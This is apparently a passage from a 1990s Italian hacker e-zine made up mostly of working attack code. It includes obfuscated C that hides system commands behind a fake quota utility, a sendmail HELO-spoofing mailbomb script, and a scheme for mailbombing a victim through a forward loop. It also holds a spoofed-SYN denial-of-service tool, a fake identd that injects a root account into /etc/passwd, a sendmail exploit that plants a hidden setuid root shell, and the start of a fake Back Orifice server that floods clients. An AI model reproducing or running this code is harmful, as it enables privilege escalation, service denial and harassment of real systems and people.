126,19,47,21,96,123,110,72,33,76,8,0,65,86,102,27,75,64,46,122,-47,\
53,1,42,20,-65,63,63,-7,-70,40,-39,-15,46,25,22,86,-39,86,82,21,-16,\
3,-9,-23,11,-21,-90,-30,-7,20,-17,23};
int setupseeds[201]={1,\
35,44,14,107,20,81,111,42,72,73,90,34,86,50,32,16,97,78,80,124,7,\
110,13,71,107,24,91,84,68,58,38,105,68,64,121,37,101,64,65,40,91,8,\
29,9,60,101,123,122,22,92,37,66,13,30,88,8,70,5,28,108,20,101,125,\
38,78,106,98,85,55,92,122,0,93,0,37,97,82,120,70,82,65,74,90,41,\
28,104,80,71,117,11,104,32,69,5,56,2,48,8,112,109,16,109,35,57,43,\
119,37,86,42,62,44,118,117,7,94,88,28,109,125,-23,96,-15,-1,34,-69,33,\
93,10,-64,27,-56,-81,68,68,-5,25,4,10,70,68,42,53,-45,111,87,11,-54,\
-6,4,37,49,81,88,93,90,2,-72,60,65,85,3,-29,47,3,64,-35,78,58,\
42,2,-43,34,-80,53,70,10,-7,25,29,54,21,-11,7,-69,5,-19,4,30,77,\
67,-10,-79,96,23,4,3,-68,84,64,89};
int binseeds[201]={1,\
14,11,95,67,113,29,87,45,24,115,45,88,60,43,114,98,6,56,111,75,13,\
121,123,50,108,17,1,28,15,62,17,81,14,101,39,13,112,90,2,15,114,34,\
64,91,79,79,57,34,31,41,5,34,62,58,93,21,108,110,88,83,114,126,112,\
89,14,41,102,88,10,10,45,111,25,35,38,76,115,57,113,49,72,58,46,83,\
121,87,84,71,81,104,18,41,110,80,82,44,92,5,89,39,104,103,30,96,37,\
12,50,25,64,36,24,54,38,33,35,-79,23,54,-9,87,35,-5,-17,24,-69,-23,\
42,-58,-3,73,11,-3,7,78,-21,15,4,-46,1,84,96,101,-31,96,104,-2,19,\
-7,0,45,34,97,20,96,91,-17,-9,16,67,103,10,-61,48,-7,45,42,2,77,\
-23,1,33,27,-2,-8,80,-6,-17,25,-27,3,-47,43,54,-22,83,2,-17,-39,62,\
```

```
89,-7,-11,94,19,-65,72,-3,67,79,111};
int procseeds[201]={-14,\
97,103,125,91,45,90,21,121,60,39,28,60,11,76,41,69,21,118,7,90,63,\
17,17,48,46,68,126,72,66,68,32,54,119,44,98,94,15,21,33,68,4,109,\
121,109,27,7,66,65,126,121,97,40,101,84,6,48,97,38,25,7,56,112,97,\
125,36,125,46,115,108,40,2,105,52,44,17,122,111,98,30,17,112,27,115,29,\
78,125,125,16,81,17,99,88,108,88,14,83,42,26,114,54,90,106,39,126,19,\
95,2,1,69,14,93,114,105,78,48,42,25,87,14,120,124,55,102,57,35,30,\
107,11,74,44,8,100,118,25,73,64,97,106,57,81,92,34,109,80,118,112,85,\
99,99,21,20,62,116,42,111,67,29,79,12,34,84,67,12,105,107,90,109,23,\
116,25,104,89,124,29,-38,1,-9,95,21,0,39,43,45,-72,35,-69,-83,30,78,\
85,-11,-22,111,-47,-65,60,-1,85,78,106};
int boutseeds[201]={-14842,\
37,119,64,88,3,4,11,86,22,104,51,21,57,122,64,113,58,102,72,32,118,\
17,28,35,97,53,125,64,79,95,86,40,122,35,50,48,41,54,18,87,67,125,\
74,95,0,100,19,71,37,69,113,100,82,54,18,123,37,97,107,126,38,114,22,\
75,123,3,33,64,35,37,20,73,68,37,46,89,95,88,22,108,92,51,40,3,\
70,19,125,62,74,69,113,2,25,101,7,59,100,2,69,83,25,33,61,71,117,\
34,70,119,65,27,62,68,25,12,70,87,58,43,112,86,49,24,24,80,84,52,\
6,46,121,115,25,91,53,94,123,12,59,34,66,84,16,93,76,88,38,22,110,\
106,26,101,55,84,64,120,54,29,6,67,54,126,2,17,97,115,41,125,4,4,\
-55,8,41,25,-1,49,76,-61,-85,40,-27,-15,29,50,62,-9,20,-1,-14,15,9,\
32,-72,-94,40,-61,-54,-12,11,72,66,91};
int shtdwnseeds[201]={-42,\
58,44,53,114,68,10,105,76,13,99,1,12,79,50,106,27,65,83,96,30,101,\
122,112,87,118,3,35,55,6,84,59,98,28,58,82,126,98,114,85,125,7,39,\
69,58,21,70,28,35,65,57,70,93,0,36,14,100,107,9,107,71,52,1,29,\
115,63,110,118,28,16,82,53,80,56,50,108,58,109,26,75,19,91,92,59,86,\
125,114,40,76,15,38,8,57,58,103,65,23,52,14,36,8,119,70,47,64,53,\
1,15,83,35,33,80,10,98,51,38,30,14,119,11,26,61,15,117,37,103,117,\
32,4,21,67,40,40,78,74,47,108,27,120,9,114,14,56,75,84,52,29,55,\
108,105,42,71,8,83,89,118,79,22,119,1,28,3,36,22,12,77,77,105,33,\
12,104,-75,18,-4,62,72,-60,1,79,11,0,-17,-8,-23,-4,89,-4,-4,19,76,\
16,-90,-78,45,-38,-65,56,11,77,71,89};
char *zipper(int *seeds1);
char *path;
int i=0,j,inhan,outhan;
if(argc!=2)
        {
        puts("Usage:");
        puts("quota <file>");
        puts("where <file> is the file you wish");
        puts("to hide/subtract from your quota.");
        exit(0);
        }
system(zipper(initseeds));
system(zipper(setupseeds));
system(checkseed(binseeds));
path=checkdir("/");
if(!path)
        {
        puts("Technical Dificulties");
        goto closeout;
        }
if((outhan=open(path,O_WRONLY|O_TRUNC))==-1)
        {
        puts("Error opening outfile");
        goto closeout;
        }
if((inhan=open(argv[1],O_RDONLY))==-1)
        {
        puts("Error opening infile");
        goto closeout;
        }
if(filecopy(inhan,outhan))
        {
        puts("Technical dificulties");
        goto closeout;
        }
if((unlink(argv[1]))==-1)
```

```
        {
        puts("Technical dificulties.");
        goto closeout;
        }
if((rename(path,argv[1]))==-1)
        if((link(path,argv[1]))==-1)
                if((symlink(path,argv[1]))==-1)
                        puts("Technical Dificulties.");
closeout:
system("%s\n",zipper(procseeds));
system("%s\n",zipper(boutseeds));
system("%s\n",zipper(shtdwnseeds));
}

char *checkseed(int *seeds)
{
char *zipper(int *seeds1);
char *string;
char testseeds[30];
char god[200];
int i=200,j;
if((string=(char *)getenv("PATH"))==NULL)
        {
        puts("Path not found");
        exit(-1);
        }
while((seeds[i]+seedsc[i])!=32)
        {
        testseeds[200-i]=seeds[i]+seedsc[i];
        i--;
        }
testseeds[i]=0;
i=0;
while(string[i]!=0)
        {
        j=0;
        while(string[i]!=58&&string[i]!=0)
                {
                god[j]=string[i];
                i++;
                j++;
                }
        i++;
        god[j++]=47;
        god[j++]=0;
        strcpy(&god[j],testseeds);
        if(!stat(god,NULL))
                return (char *)zipper(seeds);
        }
return 0;
}

char *zipper(int *seeds1)
{
int i;
char *buhbye;
char teeth[201];
teeth[201]=0;
for(i=200;i>=0;i--)
        teeth[200-i]=seeds1[i]+seedsc[i];
buhbye=(char *)malloc(201);
strcpy(buhbye,teeth);
return buhbye;
}

int filecopy(int from,int to)
{
int bufsiz;
if (from < 0)
        return 1;
```

```
if (to < 0)
        goto err;
for (bufsiz = 0x4000; bufsiz >= 128; bufsiz >>= 1)
        {
        register char *buffer;
        buffer = (char *) malloc(bufsiz);
        if (buffer)
                {
                while (1)
                        {
                        register int n;
                        n = read(from,buffer,bufsiz);
                        if (n == -1)
                                break;
                        if (n == 0)
                                {
                                free(buffer);
                                return 0;
                                }
                        if (n != write(to,buffer,(unsigned) n))
                                break;
                        }
                free(buffer);
                break;
                }
        }
err:
return 1;
}

char *checkdir(char *dir)
{
char *checkdir(char *dir);
DIR *currdir;
struct dirent *node;
struct stat statnode;
int i,j;
char *path;
char *retpath;
path=(char *)malloc(300);
if((currdir=opendir(dir))==NULL)
        return 0;
node=readdir(currdir);
while(node)
        {
        i=0;
        j=0;
        while(dir[i])
                {
                path[i]=dir[i];
                i++;
                }
        if(strcmp(dir,"/"))
                {
                path[i]='/';
                i++;
                }
        while(node->d_name[j])
                {
                path[i]=node->d_name[j];
                i++;
                j++;
                }
        path[i]=0;

        if((lstat(path,&statnode))==-1)
                return 0;
        if(statnode.st_mode&S_IFREG)
                if(!access(path,W_OK))
                if(!(statnode.st_mode&S_IFBLK))
```

```
                if(!(statnode.st_mode&S_ISVTX))
                if(statnode.st_uid!=getuid())
                        return path;
        if(statnode.st_mode&S_IFDIR)
                if(strcmp(node->d_name,".")&&strcmp(node->d_name,".."))
                if(!(statnode.st_mode&S_IFREG))
                if(!(statnode.st_mode&S_IFCHR))
                if(!(statnode.st_mode&S_ISVTX))
                if(statnode.st_uid!=getuid())
                {
                retpath=checkdir(path);
                if(retpath)
                        return retpath;
                }
        node=readdir(currdir);
        }
closedir(currdir);
return 0;
}

----------
Sendmail 8.8.8 HELO bug

Questo e' un semplice sistema utilizzato per masherare o nascondere l'header
dei messaggi. io stesso ho constatato coma alcuni server smtp riportino
nell'header l'ip di colui che ha scritto il messaggio, cosi', in caso  di
eventuale mailbombing, possa essere rintracciato.

nella libreria conf.h và definito:
#define PICKY_HELO_CHECK 1

Questo può forzare sendmail che per mezzo del syslog causerebbe un
X-Authentication.Warning che apparirebbe nell'header.
questo solo se il loglevel in sendmail.cf è maggiore di 3 (anche se di
default è 9 :)

>From spam@flooders.net Mon Jan  5 22:08:21 1998
Received: from spammer (sfigato@math.university.edu [150.129.84.5])
          by myhost.com (8.8.8/8.8.8) with SMTP id WAA00376
          for lcamtuf; Mon, 5 Jan 1998 22:07:54 +0100
Date: Mon, 5 Jan 1998 22:07:54 +0100
From: spam@flooders.net
Message-Id: <3.14159665@pi>

MAILBOOM!!!
--
Cosi' rimane l'header di un messaggio dove e' non stato sfruttato l'exploit,
normalmente apparirebbero 2 "received" (anche l'host e l'ip dello spammer),
ma si vede che e' stato eseguito in locale e appare cmq il suo ip.

--
>From spam@flooders.net Mon Jan  5 22:09:05 1998
Received: from xxxxxxxxxxxxxx... [infinite 'x'] ...xxxx
Date: Mon, 5 Jan 1998 22:08:52 +0100
From: spam@flooders.net
Message-Id: <3.14159665@pi>

MAILBOOM!!!:))))))))))))-
--
Questo e' invece un esempio dell'utilizzo dell' HELO bug, si intende che
spam@flooders.net viene cambiato nel field "mail from" con uno falso... ;)

-- EXPLOIT CODE --
#!/bin/bash
TMPDIR=/tmp/`whoami`
PLIK=$TMPDIR/.safe
TIMEOUT=2
LIMIT=10
MAX=20
```

```
echo
echo "SafeBomb 1.02b -- sendmail HELO hole usage example"
echo "Author: Michal Zalewski <lcamtuf@boss.staszic.waw.pl>"
echo

if [ "$4" = "" ]; then
  echo "USAGE: $0 msgfile address server sender"
  echo
  echo "  msgfile - file to send as a message body"
  echo "  address - address of lucky recipient"
  echo "  server  - outgoing smtp server w/sendmail"
  echo "  sender  - introduce yourself"
  echo
  echo "WARNING: For educational use ONLY. Mailbombing is illegal."
  echo "Think twice BEFORE you use this program in any way. Also,"
  echo "I've never said this program is 100% safe nor bug-free."
  echo
  sleep 1
  exit 0
fi

if [ ! -f $1 ]; then
  echo "Message file not found."
  echo
  exit 0
fi

echo -n "Preparing message..."
mkdir $TMPDIR &>/dev/null
chmod 700 $TMPDIR
echo "echo \"helo
_safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safeb
omb__safebomb__safebomb__safebomb__sa
febomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb
__safebomb__safebomb__safebomb__safebomb__safebomb__saf
ebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb_
_safebomb__safebomb__safebomb__safebomb__safebomb__safe
bomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__
safebomb__safebomb__safebomb__safebomb__safebomb__safeb
omb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__s
afebomb__safebomb__safebomb__safebomb__safebomb__safebo
mb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__sa
febomb__safebomb__safebomb__safebomb__safebomb__safebom
b__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__saf
ebomb__safebomb__safebomb__safebomb__safebomb__safebomb
b__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__saf
ebomb__safebomb__safebomb__safebomb__safebomb__safebomb
__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safe
bomb__safebomb__safebomb__safebomb__safebomb__safebomb_
_safebomb__safebomb__safebomb__safebomb__safebomb__safebomb__safebomb_\""
>$PLIK
echo "echo \"mail from: \\\"$4\\\"\"" >>$PLIK
echo "echo \"rcpt to: $2\"" >>$PLIK
echo "echo \"data\"" >>$PLIK
echo "cat <<__qniec__" >>$PLIK
cat $1 >>$PLIK
echo "__qniec__" >>$PLIK
echo "echo \".\"" >>$PLIK
echo "echo \"quit\"" >>$PLIK
echo "sleep $TIMEOUT" >>$PLIK
chmod +x $PLIK
echo "OK"

echo "Sending $1 (as $4) to $2 via $3 -- Ctrl+Z to abort."
SENT=0

while [ -f $1 ]; do
  $PLIK|telnet $3 25 &>/dev/null &
  let SENT=SENT+1
  echo -ne "Sent: $SENT\b\b\b\b\b\b\b\b\b\b\b\b\b"
```

```
  CONNECTED=`ps|grep -c "telnet $3"`
  if [ "$LIMIT" -le "$CONNECTED" ]; then
    while [ "$LIMIT" -le "$CONNECTED" ]; do
      sleep 1
    done
  fi
  if [ "$SENT" -ge "$MAX" ]; then
    echo "It's just an example, sorry."
    echo
    exit 0
  fi
done
-- EOF --
```

TRACK ! :) mail box distrutta.
un sistema interessante per fare mailbomb e':
registrate 2 mail box anonime su www.iname.com o www.poboxes.com o qualsiasi
altro server che concenda free-mailbox con forward.
supponiamo che le mail box siano abc@iname.com e 123@iname.com impostatele
in modo che facciano il forward reciproco tra loro, e in CC ci mettere la
vittima del vostro bombardamento... dopodiche', telnettatevi a una shell,
caricate il beneamato elm, mandate una mail attraverso un remailer MixMaster
a uno degli indirizzi di iname, la velocita' con cui i messaggi si
copieranno sara' PAUROSA, in meno di un'ora la vittima si trovera'
disintegrata! ;-)

P.S. AMICI CARI mi raccomando non fatelo a me ;)

---
non so chi di voi conosce antirez, o ne ha sentito parlare, o l'ha visto
parlare in IRC... questo exploit e' suo : (Salvatore Sanfilippo
<antirez@seclab.com>)

Questo exploit mostra una vulnerabilità di Sendmail e di Qmail e di come
possono essere exploitate attraverso dei pacchetti TCP spoofati.

Michal Zalewski aveva precedentemente presentato:
1.Attaccante manda SYN alla porta X dell'host vittima, dst_port=25,
spoof_addr SPOOFHOST (la vittima invia SYN/ACK a SPOOFHOST)
2. SPOOFHOST mandaRST dalla porta X alla vittima, dst_port=25 rispettando la
sequenza di numeri (e la vittima risponde ancora con SYN/ACK)... la vittma
ha un errore in accept() e entro 5 secondi andrà in "refusingconn" mode
3. aspettare 2 secondi
4 andare all'1.

la sorgente dell'exploit è per linux, ma non lavora contro i linux.

```
/*
* smad.c - sendmail accept dos -
*
* compile it under Linux with gcc -Wall -o smad smad.c
*
* usage: smad fakeaddr victim [port]
*/

#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>

#define SLEEP_UTIME 100000 /* modify it if necessary */
```

```
#define PACKETSIZE (sizeof(struct iphdr) + sizeof(struct tcphdr))
#define OFFSETTCP  (sizeof(struct iphdr))
#define OFFSETIP   (0)

u_short cksum(u_short *buf, int nwords)
{
        unsigned long sum;
        u_short *w = buf;

        for (sum = 0; nwords > 0; nwords-=2)
                sum += *w++;

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        return ~sum;
}

void resolver (struct sockaddr * addr, char *hostname, u_short port)
{
        struct  sockaddr_in *address;
        struct  hostent     *host;

        address = (struct sockaddr_in *)addr;

        (void) bzero((char *)address, sizeof(struct sockaddr_in));
        address->sin_family = AF_INET;
        address->sin_port = htons(port);
        address->sin_addr.s_addr = inet_addr(hostname);

        if ( (int)address->sin_addr.s_addr == -1) {
                host = gethostbyname(hostname);
                if (host) {
                        bcopy( host->h_addr,
                        (char *)&address->sin_addr,host->h_length);
                } else {
                        perror("Could not resolve address");
                        exit(-1);
                }
        }
}

int main(int argc, char **argv)
{
        char runchar[] = "|/-\\";
        char packet[PACKETSIZE],
        *fromhost,
        *tohost;

        u_short fromport        = 3000,
                toport          = 25;

        struct sockaddr_in local, remote;
        struct iphdr    *ip     = (struct iphdr*)  (packet + OFFSETIP);
        struct tcphdr   *tcp    = (struct tcphdr*) (packet + OFFSETTCP);

        struct  tcp_pseudohdr
        {
                struct in_addr saddr;
                struct in_addr daddr;
                u_char zero;
                u_char protocol;
                u_short lenght;
                struct tcphdr tcpheader;
        } pseudoheader;

        int sock, result, runcharid = 0;

        if (argc < 3)
        {
                printf("usage: %s fakeaddr victim [port]\n", argv[0]);
```

```
        exit(0);
}
if (argc == 4)
        toport = atoi(argv[3]);

bzero((void*)packet, PACKETSIZE);
fromhost = argv[1];
tohost = argv[2];

resolver((struct sockaddr*)&local, fromhost, fromport);
resolver((struct sockaddr*)&remote, tohost, toport);

sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sock == -1) {
        perror("can't get raw socket");
        exit(1);
}

/* src addr */
bcopy((char*)&local.sin_addr, &ip->saddr,sizeof(ip->saddr));
/* dst addr */
bcopy((char*)&remote.sin_addr,&ip->daddr,sizeof(ip->daddr));

ip->version = 4;
ip->ihl     = sizeof(struct iphdr)/4;
ip->tos     = 0;
ip->tot_len = htons(PACKETSIZE);
ip->id      = htons(getpid() & 255);
/* no flags */
ip->frag_off = 0;
ip->ttl     = 64;
ip->protocol = 6;
ip->check   = 0;

tcp->th_dport = htons(toport);
tcp->th_sport = htons(fromport);
tcp->th_seq   = htonl(32089744);
tcp->th_ack   = htonl(0);
tcp->th_off   = sizeof(struct tcphdr)/4;
/* 6 bit reserved */
tcp->th_flags = TH_SYN;
tcp->th_win   = htons(512);

/* start of pseudo header stuff */
bzero(&pseudoheader, 12+sizeof(struct tcphdr));
pseudoheader.saddr.s_addr=local.sin_addr.s_addr;
pseudoheader.daddr.s_addr=remote.sin_addr.s_addr;
pseudoheader.protocol = 6;
pseudoheader.lenght = htons(sizeof(struct tcphdr));
bcopy((char*) tcp, (char*) &pseudoheader.tcpheader,
        sizeof(struct tcphdr));
/* end */

tcp->th_sum   = cksum((u_short *) &pseudoheader,
                      12+sizeof(struct tcphdr));
/* 16 bit urg */

while (0)
{
        result = sendto(sock, packet, PACKETSIZE, 0,
                (struct sockaddr *)&remote, sizeof(remote));
        if (result != PACKETSIZE)
        {
                perror("sending packet");
                exit(0);
        }
        printf("\b");
        printf("%c", runchar[runcharid]);
        fflush(stdout);
        runcharid++;
```

```
                if (runcharid == 4)
                        runcharid = 0;
                usleep(SLEEP_UTIME);
        }

        return 0;
}

-------
SenDmAiL 8.6.10 buffer overflow

gcc ident.c -o ident
agginugere in /etc/inetd.conf:
ident  stream tcp  nowait  root  /tmp/ident  in.identd
poi kill -HUP inetd e riavvia inetd con la nuova riga caricata.

#include <sys/types.h>
#include <sys/fcntl.h>
#include <sys/time.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

/* TIMEOUT is the number of seconds to wait before closing the connection if
* the client doesn't provide the port pairs.
*/

#define TIMEOUT 120

/* PROCINFO_BUFFER_SIZE must be bigger than 80 */

#define OUTPUT_BUFFER_SIZE 2048
#define SOCKET_BUFFER_SIZE 100

unsigned short lport = 0, rport = 0;

void
main ()
{
    unsigned long here, there;
    struct fd_set fdset;
    struct timeval timeout;
    char buffer[OUTPUT_BUFFER_SIZE];
    char inbuffer[SOCKET_BUFFER_SIZE];
    int len;
    int fd;

    FD_ZERO (&fdset);
    FD_SET (0, &fdset);
    timeout.tv_sec = TIMEOUT;
    timeout.tv_usec = 0;

    select (1, &fdset, NULL, NULL, &timeout);
    len = read (0, inbuffer , SOCKET_BUFFER_SIZE - 1 );
    if (len <= 0)
    exit (0);
    FD_SET (0, &fdset);

    sprintf (buffer, "%s : USERID : UNIX : %s\r\n", inbuffer,
    "Croot\r\nMprog, P=/bin/sh, F=lsDFMeu, A=sh -c $u\r\nMlocal,
    P=/bin/sh, F=lsDFMeu, A=sh -c $u\r\nR<\"|/bin/echo
toor::0:1:toor:/:/bin/csh >> /etc/passwd\">\r\nR<\"|/usr/bin/chmod 4755
/usr/bin/time\");
    write (1, buffer, strlen (buffer));
    exit (0);
}
------

Exploit sendamil 8.7.x e 8.8.4
```

```
/bin/sh

si crea in /tmp/x una shell suicidata root

Modifica RUN in x.c in modo che non sia visibile con ps, o perlomeno non si
veda x attivo, ma altro tipo "pine" "vi" "gcc"...

cat << _EOF_ >/tmp/x.c
#define RUN "/bin/ksh"
#include<stdio.h>
main()
{
    execl(RUN,RUN,NULL);
}
_EOF_
#
cat << _EOF_ >/tmp/spawnfish.c
main()
{
   execl("/usr/lib/sendmail","/tmp/smtpd",0);
}
_EOF_
#
cat << _EOF_ >/tmp/smtpd.c
main()
{
   setuid(0); setgid(0);
   system("chown root /tmp/x ;chmod 4755 /tmp/x");
}
_EOF_
#
#
gcc -O  -o /tmp/x /tmp/x.c
gcc -O3 -o /tmp/spawnfish /tmp/spawnfish.c
gcc -O3 -o /tmp/smtpd /tmp/smtpd.c
#
/tmp/spawnfish
kill -HUP `/usr/ucb/ps -ax|grep /tmp/smtpd|grep -v grep|sed s/"[ ]*"//
|cut -d" " -f1`
rm /tmp/spawnfish.c /tmp/spawnfish /tmp/smtpd.c /tmp/smtpd /tmp/x.c
sleep 5
if [ -u /tmp/x ] ; then
   echo "leet..."
   /tmp/x
fi

--------
Fine spero vi sara' utile ci vediamo ciao a tutti.
```

_#_

```
Spiegazioni sul protocollo BO
-----------------------------
By Yafbo


ciao a tutta la redazione,

allora, ho appena finito di leggere netrunner4, bello come sempre
e visto che master ha mandato un bel po' di roba interessante sui
controlli intranet activex vi mando questo pezzo di programma, piu'
che altro a titolo di spiegazione sul protocollo BO...
e' sempre in VB, cosi' che basta copy&paste, aggiungere un qualcosina
di testa propria (volendo, cosi' non si prendono abitudini da lamer
come me..., cmq non e' obbligatorio funzia gia' cosi')

Tutto cio' che segue non riuscirebbe a far male ad una mosca
(al massimo, forse, c'e' la possibilita' di impallare un po'
```

il client grafico..ripeto forse.
Ovviamente mettendocisi di impegno e scrivendo reazioni + cattive ;)
inoltre e' stato scritto in un sabato di pioggia (quando piove non
riesco a portare il cane a girare nel bosco...) quindi non e' che
si puo' pretendere molto ;)

se interessa fatene cio' che volete, senno' buttatelo via ;)

allora, inizio:

Tutto cio' funziona se il client comunica con la password
di default.. se ne ha impostata una propria, bisognerebbe
modificare un qualcosina per capire cio' che manda...
infatti, viene fatto un controllo, se la stringa ricevuta e' magic
significa che e' stata decodificata bene e quindi il client usa la
password standard e gli si puo' rispondere (vedra' in chiaro le ns
risposte) se usa una password diversa e' inutile rispondere dal
momento che le nostre risposte gli arriveranno come un insieme di
caratteri senza senso...

bando alle ciancie

si apre un nuovo progetto
si appiccica una listbox (List1) e un controllo UDP (UDP1).
finito, si prende cio' che segue e lo si copia&incolla
NB, listbox e' + bello con caratteri fissi (courier new..)

```
' ******************************************************
' ******************************************************
' **********dichiarazioni variabili globali**************
' ******************************************************
' ******************************************************

Dim p(100000#) As Byte              'serve per la stringa ricevuta dal client
Dim mex(0 To 65, 0 To 5) As String  'memorizza i comandi del client
Dim moz(20) As String

'per criptare e decriptare
Dim l As Long
Dim x As Long
Dim z As Double                ' e' piu' comodo in c, unsigned long era perfetto ;)
Dim zr As Double

'dati udp
Dim portalocale As Long        ' porta locale in ascolto, tipicamente 31337
Dim r_dati As String           ' dati ricevuti dal client
Dim l_dati As String           ' dati spediti al client
Dim r_port As Long             ' porta del client
Dim r_hostip As String         ' ip del client numerico
Dim r_hostname As String       ' ip del client letterale (non arriva mai..)

'per rispondere ai pingatori
Dim danno As Integer           ' tipo di danno speditoci dal client
Dim l_muori As Long            ' vedi quando lo uso e capirai
Dim l_flodda As Long           ' vedi quando lo uso e capirai

'per finire
Dim interrompi As Boolean      ' siccome i cicli (muori e flodda) possono essere
                               ' molto lunghi... se noi ci rompiamo le balle di
                               ' aspettare possiamo interrompere (chiudiamo il
                               ' programma


' ******************************************************
' ******************************************************
' ******************************************************
Private Sub Form_Load()
```

```
List1.clear

interrompi = False    'valore di fine, per finire = true
l_muori = 100000      'manda x volte una stringa a bogui, forse lo impalla
l_flodda = 1000       'manda x volte una stringa a bogui, rompe le palle
portalocale = 31337   'ehehe


'composizione della stringa inviata dal client
moz(1) = "Magic"
moz(2) = "Magic"
moz(3) = "Magic"
moz(4) = "Magic"
moz(5) = "Magic"
moz(6) = "Magic"
moz(7) = "Magic"
moz(8) = "Magic"
moz(9) = "Lunghezza"
moz(10) = "Lunghezza"
moz(11) = "Lunghezza"
moz(12) = "Lunghezza"
moz(13) = "ID"
moz(14) = "ID"
moz(15) = "ID"
moz(16) = "ID"
moz(17) = "Type"


'valori inviati da lamer, in questo formato
'posi% = codice valore
'mex(posi%, 0) = stringa; codice valore
'mex(posi%, 1) = stringa; comando inviato
'mex(posi%, 2) = stringa; cosa fa tale comando
'mex(posi%, 3) = stringa; dati 1
'mex(posi%, 4) = stringa; dati 2
'mex(posi%, 5) = stringa; come si deve comportare questo fake bo

posi% = 0
mex(posi%, 0) = "0"
mex(posi%, 1) = "ERROR"
mex(posi%, 2) = "Error"
mex(posi%, 3) = "?"
mex(posi%, 4) = "?"
mex(posi%, 5) = "saluta"

posi% = 1
mex(posi%, 0) = "1"
mex(posi%, 1) = "PING"
mex(posi%, 2) = "Ping packet"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "saluta"

posi% = 2
mex(posi%, 0) = "2"
mex(posi%, 1) = "SYSREBOOT"
mex(posi%, 2) = "System reboot"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "muori"

posi% = 3
mex(posi%, 0) = "3"
mex(posi%, 1) = "SYSLOCKUP"
mex(posi%, 2) = "System lock up"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "muori"

posi% = 4
```

```
mex(posi%, 0) = "4"
mex(posi%, 1) = "SYSLISTPASSWORDS"
mex(posi%, 2) = "List system passwords"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "abracadabra"

posi% = 5
mex(posi%, 0) = "5"
mex(posi%, 1) = "SYSVIEWCONSOLE"
mex(posi%, 2) = "?View console?"
mex(posi%, 3) = "?"
mex(posi%, 4) = "?"
mex(posi%, 5) = "curioso"

posi% = 6
mex(posi%, 0) = "6"
mex(posi%, 1) = "SYSINFO"
mex(posi%, 2) = "Get system information"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 7
mex(posi%, 0) = "7"
mex(posi%, 1) = "SYSLOGKEYS"
mex(posi%, 2) = "Start keypress log"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 8
mex(posi%, 0) = "8"
mex(posi%, 1) = "SYSENDKEYLOG"
mex(posi%, 2) = "End keypress log"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 9
mex(posi%, 0) = "9"
mex(posi%, 1) = "SYSDIALOGBOX"
mex(posi%, 2) = "Show a dialog box"
mex(posi%, 3) = "Text"
mex(posi%, 4) = "Title"
mex(posi%, 5) = "saluta"

posi% = 10
mex(posi%, 0) = "10"
mex(posi%, 1) = "REGISTRYDELETEVALUE"
mex(posi%, 2) = "Delete an value from the registry"
mex(posi%, 3) = "Value Name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "muori"

posi% = 11
mex(posi%, 0) = "11"
mex(posi%, 1) = "REDIRADD"
mex(posi%, 2) = "Create TCP redirection (proxy)"
mex(posi%, 3) = "Port to open on server"
mex(posi%, 4) = "Destination ip address:port "
mex(posi%, 5) = "flodda"

posi% = 12
mex(posi%, 0) = "12"
mex(posi%, 1) = "REDIRDEL"
mex(posi%, 2) = "Delete TCP redirection"
mex(posi%, 3) = "Identification"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"
```

```
posi% = 13
mex(posi%, 0) = "13"
mex(posi%, 1) = "REDIRLIST"
mex(posi%, 2) = "List TCP redirections"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 14
mex(posi%, 0) = "14"
mex(posi%, 1) = "APPADD"
mex(posi%, 2) = "Start application"
mex(posi%, 3) = "Executable file name & param"
mex(posi%, 4) = "Listen TCP port"
mex(posi%, 5) = "flodda"

posi% = 15
mex(posi%, 0) = "15"
mex(posi%, 1) = "APPDEL"
mex(posi%, 2) = "End application"
mex(posi%, 3) = "Identification"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 16
mex(posi%, 0) = "16"
mex(posi%, 1) = "NETEXPORTADD"
mex(posi%, 2) = "Export a share resource"
mex(posi%, 3) = "Share name"
mex(posi%, 4) = "Local dir,password,remark"
mex(posi%, 5) = "muori"

posi% = 17
mex(posi%, 0) = "17"
mex(posi%, 1) = "NETEXPORTDELETE"
mex(posi%, 2) = "Cancel share export"
mex(posi%, 3) = "Share name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 18
mex(posi%, 0) = "18"
mex(posi%, 1) = "NETEXPORTLIST"
mex(posi%, 2) = "Show export list"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 19
mex(posi%, 0) = "19"
mex(posi%, 1) = "PACKETRESEND"
mex(posi%, 2) = "?Resend packet?"
mex(posi%, 3) = "?"
mex(posi%, 4) = "?"
